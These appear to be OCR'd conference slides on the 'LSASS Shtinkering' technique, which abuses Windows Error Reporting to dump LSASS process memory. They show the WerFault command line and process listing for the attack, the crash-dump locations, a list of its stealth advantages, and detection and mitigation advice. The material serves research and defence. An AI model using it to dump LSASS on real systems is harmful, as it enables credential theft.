
Dump file

WER
Report
Archive

WerFault
command-line

Event Log

- Event ID 1000 is generated under “Windows Logs\Application”
- Event doesn’t specify the sender process




```
Faulting application name: lsass.exe, version: 10.0.19041.1586, time stamp: 0x17c94394
Faulting module name: unknown, version: 0.0.0.0, time stamp: 0x00000000
Exception code: 0xc0000001
Fault offset: 0x0000000000000000
Faulting process id: 0x2a8
Faulting application start time: 0x01d89031f263193d
Faulting application path: C:\Windows\system32\lsass.exe
Faulting module path: unknown
Report Id: d8dce117-de2a-4bd7-a704-1ccd78dcb192
Faulting package full name:
Faulting package-relative application ID:
```

Log Name:	Application		
Source:	Application Error	Logged:	7/5/2022 8:46:53 AM
Event ID:	1000	Task Category:	(100)
Level:	Error	Keywords:	Classic
User:	N/A	Computer:	RONB-TEST-VM
OpCode:	Info		
More Information:	Event Log Online Help		

Dump File

- Dump files will be written to %LocalAppData%\CrashDumps
- For processes running as “NT AUTHORITY\SYSTEM”, the path is: C:\Windows\system32\config\systemprofile\AppData\Local\CrashDumps




This PC › Local Disk (C:) › Windows › system32 › config › systemprofile › AppData › Local › CrashDumps

Name	Date modified	Type	Size
lsass.exe.680.dmp	7/5/2022 8:47 AM	DMP File	50,955 KB


WER Report Archive

- Archive located at: *C:\ProgramData\Microsoft\Windows\WER\ReportArchive*
- Each directory contains “Report.Wer” – log file that doesn’t specify the sender process



This PC › Local Disk (C:) › ProgramData › Microsoft › Windows › WER › ReportArchive ›


Name	Date modified	Type	Size
AppCrash_lsass.exe_828c74d145e2ee56bb5df471cdce7f5d9d4bc729_3df1cf7e_e71d613e-4324-4d61-ae6a-4cf2913c0d7e	7/5/2022 9:41 AM	File folder	



```
Version=1
EventType=CriticalProcessFault2
EventTime=133014760208937570
ReportType=2
Consent=1
UploadTime=133014760292061972
ReportStatus=268435456
ReportIdentifier=408016a3-ef54-4ff1
IntegratorReportIdentifier=c26285f0
Wow64Host=34404
NsAppName=lsass.exe
OriginalFilename=lsass.exe
```


WerFault Command Line

- *WerFault.exe -u -p <target process> -ip <source process> -s <file mapping handle>*
- If the source process is not equal to the target process and the target process is LSASS then this is an indication of this technique



lsass.exe	C:\Windows\system32\lsass.exe	680
fontdrvhost.exe	"fontdrvhost.exe"	816
csrss.exe	%SystemRoot%\system32\csrss.exe ObjectDirectory=\Windows SharedSection=1024,20480,768 Windo...	524
winlogon.exe	winlogon.exe	608
fontdrvhost.exe	"fontdrvhost.exe"	808
dwm.exe	"dwm.exe"	432
explorer.exe	C:\Windows\Explorer.EXE	5288
SecurityHealthSystray.exe	"C:\Windows\System32\SecurityHealthSystray.exe"	5684
vmtoolsd.exe	"C:\Program Files\VMware\VMware Tools\vmtoolsd.exe" -n vmusr	392
cmd.exe	cmd.exe	5460
conhost.exe	\??\C:\Windows\system32\conhost.exe 0x4	6548
LSASS_Shtinkering.exe	LSASS_Shtinkering.exe	4104
WerFault.exe	C:\Windows\system32\WerFault.exe -u -p 680 -ip 4104 -s 248	6036

Advantages



WerFault.exe is doing the dump

Legitimate system process

Found in all Windows systems

Crash report doesn’t implicate sender process

Binary architecture is irrelevant

Registry key has legitimate usages

Suggested Actions

- Application event ID 1000 (exception reported by WER) which is not followed by a termination of LSASS
- WerFault command line:
  WerFault.exe -u -p <target process> -ip <source process> -s <file mapping handle>
  Source process is not equal to the target process and the target process equals LSASS PID
- Use API monitoring to look for ALPC messages sent to WER with the LSASS PID
- Setting LSASS as PPL prevents from opening a handle with PROCESS_VM_READ

Further Research

- Other Message types
  - What do they cause WerSvc to do? Can it be exploited?
- Undocumented struct might change in future releases

References

- Windows Internals 6th Edition Part 1
- Windows Via C/C++ 5th Edition
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THANKS

Do you have any questions?

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